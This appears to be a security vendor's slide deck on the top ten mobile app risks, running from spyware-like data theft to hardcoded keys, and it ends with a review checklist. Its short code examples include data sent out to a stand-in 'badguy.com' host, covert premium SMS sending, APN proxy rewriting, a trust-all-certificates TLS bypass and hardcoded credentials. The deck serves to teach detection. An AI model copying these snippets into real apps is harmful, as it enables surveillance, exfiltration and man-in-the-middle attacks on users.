The Mobile App Top 10 Risks

Track your location? Tap your phone call?
Steal your photos? Its ALL Possible

Clint Pollock
Application Security Evangelist
630-289-7544
Cpollock@veracode.com

Agenda

- **Mobile Device Risks at Every Layer**
- **Mobile App Ecosystems**
- **Mobile App Top 10 Risks**

Mobile Device Risks at Every Layer

- **NETWORK: Interception of data over the air.**
  - Mobile WiFi has all the same problems as laptops
  - GSM has shown some cracks.
- **HARDWARE: Baseband layer attacks**
  - Memory corruption defects in firmware used to root your device
  - Demonstrated at CCC/Black Hat DC 2011 by Ralf-Philipp Weinmann
- **OS: Defects in kernel code or vendor supplied system code**
  - iPhone or Android jailbrakes are usually exploiting these defects
- **APPLICATION: Apps with vulnerabilities and malicious code have access to your data and device sensors**
  - Your device isn't rooted but all your email and pictures are stolen, your location is tracked, and your phone bill is much higher than usual.

Mobile App Ecosystem

- **Mobile platform providers have different levels of controls over their respective ecosystems**

Platform	Signing	Revocation	Approval
Android	Anonymous, self-signed	Yes	No
iOS	Signed by Vendor	Yes	Policy & Quality
Blackberry	Signed with Vendor issued key	Yes	No
Windows Phone	Signed by Vendor	Yes	Policy, Quality & Security
Symbian	Signed by Vendor	Yes	Quality

Why a Top 10 Mobile App Risks?

- **Mobile Apps need their own list.**
  - Modern mobile applications run on devices that have the functionality a laptop running a general purpose operating system.
  - *But* mobile devices are not just small computers.
- **Risks can be maliciously designed or inadvertent.**
- **Designed to educate developers and security professionals about mobile application behavior that puts users at risk.**
- **Use Top 10 to determine the coverage of a mobile security solution**
  - Development of an app
  - Acceptance testing of an app
  - App store vetting process
  - Security software running on a mobile device.

The Top 10 List

Malicious Functionality

1. Activity monitoring and data retrieval
2. Unauthorized dialing, SMS, and payments
3. Unauthorized network connectivity (exfiltration or command & control)
4. UI Impersonation
5. System modification (rootkit, APN proxy config)
6. Logic or Time bomb

Vulnerabilities

7. Sensitive data leakage (inadvertent or side channel)
8. Unsafe sensitive data storage
9. Unsafe sensitive data transmission
10. Hardcoded password/keys

1. Activity monitoring and data retrieval

- **Risks:**
  - Sending each email sent on the device to a hidden 3rd party address
  - Listening in on phone calls or simply open microphone recording.
  - Stored data, contact list or saved email messages retrieved.
- **The following are examples of mobile data that attackers can monitor and intercept:**
  - Messaging (SMS and Email)
  - Audio (calls and open microphone recording)
  - Video (still and full-motion)
  - Location
  - Contact list
  - Call history
  - Browsing history
  - Input
  - Data files

1. Activity monitoring and data retrieval

Examples:

- **Secret SMS Replicator for Android**

http://www.switched.com/2010/10/28/sms-replicator-forwards-texts-banned-android/

- **SpyPhone for iPhone**

http://threatpost.com/en_us/blogs/new-spyphone-iphone-app-can-harvest-personal-data-120409

1. Activity monitoring and data retrieval

Mobile Platform	Example Sources	Reasoning
iPhone	NSString *path = @"/private/var/wireless/Library/Preferences/com.apple.commcenter.plist"; NSDictionary *d = [NSDictionary dictionaryWithContentsOfFile:path]; self.IMSI = [d valueForKey:@"IMSI"];	Acquisition of the IMSI identifier from the com.apple.commcenter.plist property list.
Android	TelephonyManager.getCellLocation, CdmaCellLocation.getNetworkId(), GsmCellLocation.getNetworkId()	Gain devices current location and unique identifiers. Permissions Required: - ACCESS_FINE_LOCATION - ACCESS_COARSE_LOCATION - ACCESS_LOCATION_EXTRA_COMMANDS

Black Berry	Store st = Session.getDefaultInstance().getStore();
	Folder[] f = st.list();
	for (int i…) {
	  Message[] msgs = f[i].getMessages();
	  …
	}
		Read email messages from default Inbox.

2. Unauthorized Dialing, SMS, and Payments

- **Directly monetize a compromised device**
- **Premium rate phone calls, premium rate SMS texts, mobile payments**
- **SMS text message as a spreading vector for worms.**

Examples:

Premium rate SMS – Trojan-SMS.AndroidOS.FakePlayer.a
https://www.computerworld.com/s/article/9180561/New_Android_malware_texts_premium_rate_numbers

Premium rate phone call –Windows Mobile Troj/Terdial-A
http://nakedsecurity.sophos.com/2010/04/10/windows-mobile-terdial-trojan-expensive-phone-calls/

2. Unauthorized Dialing, SMS and Payments

Mobile Platform	Example Sinks	Reasoning
iPhone	N/A	Not feasible without rooting device, as in-app SMS prompts user prior to sending.
Android	SmsManager sm = … sm.sendTextMessage(phonenumber, "1112223333", data, null, null);	Arbitrary SMS messages can be sent (application must have *android.permission.SEND_SMS* permissions)
Black Berry	conn = (MessageConnection) Connector.open("sms://" + phonenumber + ":3590"); conn.send(…);	Does not require any special permissions, application must be signed.

3. Unauthorized network connectivity (exfiltration or command & control)

- **Spyware or other malicious functionality typically requires exfiltration to be of benefit to the attacker.**
- **Mobile devices are designed for communication. Many potential vectors that a malicious app can use to send data to the attacker.**
- **The following are examples of communication channels attackers can use for exfiltration and command and control:**
  - Email
  - SMS
  - HTTP get/post
  - TCP socket
  - UDP socket
  - DNS exfiltration
  - Bluetooth
  - Blackberry Messenger

3. Unauthorized network connectivity (exfiltration or command & control)

Mobile Platform	Example Sinks	Reasoning
iPhone	NSURL ***url** = [NSURL URLWithString: @"http://badguy.com/steal?<data>"]; NSMutableURLRequest ***req** = [NSMutableURLRequest requestWithURL:url]; conn = [[NSURLConnection alloc] initWithRequest:**req** delegate:self];	Exfiltrate data using HTTP requests.
Android	SmsManager sm **=** … sm.sendTextMessage(phonenumber, "1112223333", data, null, null);	Exfiltrate via SMS messages.
Black Berry	net.rim.device.api.io.DatagramBase(data, int offset, int length, String address)	Exfiltrate via UDP to an arbitrary destination.

4. UI impersonation

- **Similar to phishing attacks that impersonating website of their bank or online service.**
- **Web view applications on the mobile device can proxy to legitimate website.**
- **Malicious app creates UI that impersonates that of the phone's native UI or the UI of a legitimate application.**
- **Victim is asked to authenticate and ends up sending their credentials to an attacker.**

Example:

Proxy/MITM 09Droid Banking apps
http://www.theinquirer.net/inquirer/news/1585716/fraud-hits-android-apps-market

5. System modification (rootkit, APN proxy config)

- **Malicious applications will often attempt to modify the system configuration to hide their presence. This is often called rootkit behavior.**
- **Configuration changes also make certain attacks possible.**
  - Examples:
    - modifying the device proxy configuration.
    - Setting up e-mail forwarders to shadow copy received messages.

Example
Android “DroidDream” Trojans Rootkit Phone
http://www.androidpolice.com/2011/03/01/the-mother-of-all-android-malware-has-arrived-stolen-apps-released-to-the-market-that-root-your-phone-steal-your-data-and-open-backdoor

5. System modification (rootkit, APN proxy config)

Mobile Platform	Example Sinks	Reasoning
iPhone	N/A	Not available without jailbroken/rooted device.

Android	ContentResolver cr = getContentResolver();
	ContentValues values = new ContentValues();
	values.put("PROXY", "192.168.0.1");
	values.put("PORT", 8099);
	cr.update(Uri.parse("content://telephony/carriers"), values, null, null);
		Requires com.android.WRITE_APN_SETTINGS permissions.

Black Berry	N/A	Many examples in txsBBSpy http://www.veracode.com/images/txsBBSpy.java

6. Logic or Time Bomb [CWE-511]

Logic or time bombs are classic backdoor techniques that trigger malicious activity based on a specific event, device usage or time.

6. Logic or Time Bomb [CWE-511]

Mobile Platform	Example Sinks	Reasoning

iPhone	// Could be any time/date retrieval function
	NSDate * now = [NSDate date];
	NSDate * targetDate = [NSDate dateWithString:@"2011-012-13 19:29:54 -0400"];
	if (![[now laterDate:targetDate] isEqualToDate:targetDate])
	{
	…
	}
		Hardcoded timestamp comparison.

Android	// Could be any time/date retrieval function
	if(time(NULL) > 1234567890) {
	…
	}
		Same as above (native code)

Black Berry	if (System.currentTimeMillis() == 1300263449484L) {
	…
	}
		Same reasoning but java version.

7. Sensitive Data Leakage [CWE-200]

- **Sensitive data leakage can be either inadvertent or side channel.**
- **A legitimate apps usage of device information and authentication credentials can be poorly implemented thereby exposing this sensitive data to 3rd parties.**
  - Location
  - Owner ID info: name, number, device ID
  - Authentication credentials
  - Authorization tokens

Example:

Sensitive data leakage -Storm8 Phone Number Farming
http://www.boingboing.net/2009/11/05/iphone-game-dev-accu.html

Android "DroidDream" Trojans steal data

http://www.androidpolice.com/2011/03/01/the-mother-of-all-android-malware-has-arrived-stolen-apps-released-to-the-market-that-root-your-phone-steal-your-data-and-open-backdoor

7. Sensitive Data Leakage [CWE-200]

Mobile Platform	Example Sources	Reasoning
iPhone	ABAddressBookRef addressBook = ABAddressBookCreate(); CFArrayRef allPeople = ABAddressBookCopyArrayOfAllPeople(addressBook);	Address book information

Android	Cursor cursor = cr.query(Uri.*parse("content://sms/inbox"*, new String[] {"_id", "thread_id", "address", "person", "date", "body"}, “read = 0”, null, “date DESC”);
	while (cursor.moveToNext()) {
	  String addr = cursor.getString(2);
	…
	}
		SMS message information

Black Berry	PhoneLogs pl = PhoneLogs.getInstance();
	int nc = pl.numberOfCalls(PhoneLogs.FOLDER_NORMAL_CALLS);
	for (int i = 0; i < nc; i++) {
	CallLog cl = pl.callAt(i, PhoneLogs.FOLDER_NORMAL_CALLS);
		Call log information

8. Unsafe Sensitive Data Storage [CWE-312]

- **Mobile apps often store sensitive data:**
  - banking and payment system PIN numbers, credit card numbers, or online service passwords.
- **Sensitive data should always be stored encrypted.**
  - Make use of strong cryptography to prevent data being stored in a manner that allows retrieval.
  - Storing sensitive data without encryption on removable media such as a micro SD card is **especially risky**.

Examples:

Citibank insecure storage of sensitive data


http://www.pcworld.com/businesscenter/article/201994/citi_iphone_app_flaw_raises_questions_of_mobile_security.html

Wells Fargo Mobile application 1.1 for Android stores a username and password, along with account balances, in clear text.

http://osvdb.org/show/osvdb/69217

9. Unsafe sensitive data transmission [CWE-319]

- **It is important that sensitive data is encrypted in transmission lest it be eavesdropped by attackers.**
- **Mobile devices are especially susceptible because they use wireless communications exclusively and often public WiFi, which is known to be insecure.**
- **SSL is one of the best ways to secure sensitive data in transit.**
  - Beware of downgrade attack if it allows degrading HTTPS to HTTP.
  - Beware of not failing on invalid certificates. This would enable that a man-in-the-middle attack.



9. Unsafe sensitive data transmission [CWE-319]

Mobile Platform	Example Sinks	Reasoning
iPhone	NSURL ***url** = [NSURL URLWithString: @"http://cleartext.com"]; NSMutableURLRequest ***req** = [NSMutableURLRequest requestWithURL:url]; conn = [[NSURLConnection alloc] initWithRequest:**req** delegate:self];	Requests made over HTTP and not HTTPS.
Android	TrustManager[] trustAllCerts = …<custom trust manager that ignores certs> SSLContext sc = SSLContext.getInstance("TLS"); sc.init(null, trustAllCerts, new java.security.SecureRandom()); HttpsURLConnection.setDefaultSSLSocketFactory(sc.getSocketFactory());	A commonly copied/used method for disabling certificate checks in Java/Android. (http://carzoo.org/Ignore-certificate-for-HttpURLConnection-in-Android)
Black Berry	HttpConnection c = (HttpConnection)Connector.open("http://cleartext.com")	Requests made over HTTP not HTTPS

10. Hardcoded password/keys [CWE-798]

- **The use of hardcoded passwords or keys is sometimes used as a shortcut by developers to make the application easier to implement, support, or debug.**
- **Once this hardcoded password is discovered through reverse engineering it renders the security of the application or the systems it authenticates to with this password ineffective.**

Example:

Mastercard sample code:

http://jack-mannino.blogspot.com/2011/02/scary-scary-mobile-banking.html

```
final String companyId = "your-company-id-here";
final String companyPassword = "your-company-password-here";
```

10. Hardcoded Password/Keys [CWE-798]

Mobile Platform	Example Sources	Reasoning
iPhone	NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL: [NSURL URLWithString:@"http://TWITTER_ACCOUNT:PASSWORD@twitter.com/statuses/update.xml"] cachePolicy:NSURLRequestUseProtocolCachePolicy timeoutInterval:30.0];	Hardcode credentials in a URL schema.
Android	String password = “backdoor”;	String constant marked as a password variable
Black Berry	String passwd = “secret”	Same as above.

Testing Check List

- **Before You Start…**
- **Create a list of what is considered sensitive data to the application or device:**
  - Phone identifiers such as (IMSI or IMEI)
  - Address Book
  - Account Details
  - E-mail
  - Stock application data
  - Banking Data
  - GPS Location(s)
  - Web History
  - User's Dictionary
  - Images
  - Notes
  - Calendar Appointments
  - Call Logs
  - Encryption Keys
  - …

Testing Check List (Continued)

1. **Activity Monitoring and Data Retrieval**
   - Look for API calls that interface with the devices sensors or services (gps/sms/email)
2. **Unauthorized Dialing, SMS, and Payments**
   - Look for any API calls or functions that directly utilize SMS or payment features of the platform.
3. **Unauthorized Network Connectivity (exfiltration or command & control)**
   - Search for API calls which utilize remote communications such as: HTTP, E-Mail, Raw Sockets, SMS, Bluetooth, IR.
4. **UI Impersonation**
   - Ensure application was written by a trusted application developer, contact target company if any doubts or suspicions.
   - Monitor network traffic to ensure data is not being proxied or sent to 3rd parties
5. **System Modification (rootkit, APN proxy config)**
   - Most likely exploitation of privilege escalation bug will occur. Look for calls to native code, or applications requesting excessive permission sets. Look for calls to native code via System.load and JNI calls in Android.

Testing Check List (Continued)

6. Logic or Time bomb

- Search code looking for comparisons of time or sequences against hardcoded values.

7. Sensitive Data Leakage (inadvertent or side channel)

- Search for references of sensitive data that is then used in network communications. Alternatively monitor network traffic to determine what data is being sent.

8. Unsafe Sensitive Data Storage

- Any API calls that are used to store data in an sdcard or database should be examined and determine if data is encrypted prior to storage.

9. Unsafe Sensitive Data Transmission

- Search for sensitive data being transmitted in HTTP requests or over SMS/E-mail, look for insecure methods of creating communication channels, such as disabling certificate checking.

10. Hardcoded Password/Keys

- Search for variables or strings that appear to be used for authentication or authorization purposes. Validate authentication procedures do not use hardcoded values or cryptographic data (keys/salts).

Clint Pollock
Application Security Evangelist
630-289-7544
Cpollock@veracode.com

Links:
Many examples in txsBBSpy
http://www.veracode.com/images/txsBBSpy.java
http://www.veracode.com/blog/2010/02/is-your-blackberry-app-spying-on-you/

QUESTIONS?